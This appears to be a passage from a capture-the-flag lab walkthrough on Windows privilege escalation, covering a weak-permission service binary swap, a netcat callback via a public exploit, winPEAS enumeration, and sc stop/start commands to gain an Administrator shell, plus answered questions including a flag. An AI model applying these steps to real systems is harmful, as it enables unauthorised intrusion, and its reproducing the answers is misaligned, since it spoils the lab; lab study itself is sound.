
Upload your binary and replace the legitimate one. Then restart the program to get a shell as root.

Note: The service showed up as being unquoted (and could be exploited using this technique), however, in this case we have exploited weak file permissions on the service files instead.

No answer needed ✓ Correct Answer

What is the root flag?

9af5f314f57607c00fd09803a587db80 ✓ Correct Answer 💡 Hint



Task 4 ✓ Access and Escalation Without Metasploit

Now let's complete the room without the use of Metasploit.

For this we will utilise powershell and winPEAS to enumerate the system and collect the relevant information to escalate to

Answer the questions below

To begin we shall be using the same CVE. However, this time let's use this exploit.

Note that you will need to have a web server and a netcat listener active at the same time in order for this to work!

To begin, you will need a netcat static binary on your web server. If you do not have one, you can download it from GitHub!

You will need to run the exploit twice. The first time will pull our netcat binary to the system and the second will execute our payload to gain a callback!

No answer needed

✓ Correct Answer

Congratulations, we're now onto the system. Now we can pull winPEAS to the system using powershell -c.

Once we run winPeas, we see that it points us towards unquoted paths. We can see that it provides us with the name of the service it is also running.

```
[i] The permissions are also checked and filtered using icacls
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
AdvancedSystemCareService9
 C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
```

What powershell -c command could we run to manually find out the service name?

Format is "powershell -c "command here"

powershell -c "Get-Service"

✓ Correct Answer

Now let's escalate to Administrator with our new found knowledge.

Generate your payload using msfvenom and pull it to the system using powershell.

Now we can move our payload to the unquoted directory winPEAS alerted us to and restart the service with two commands.

First we need to stop the service which we can do like so;

sc stop AdvancedSystemCareService9

Shortly followed by;

sc start AdvancedSystemCareService9

Once this command runs, you will see you gain a shell as Administrator on our listener!

No answer needed

✓ Correct Answer

Hint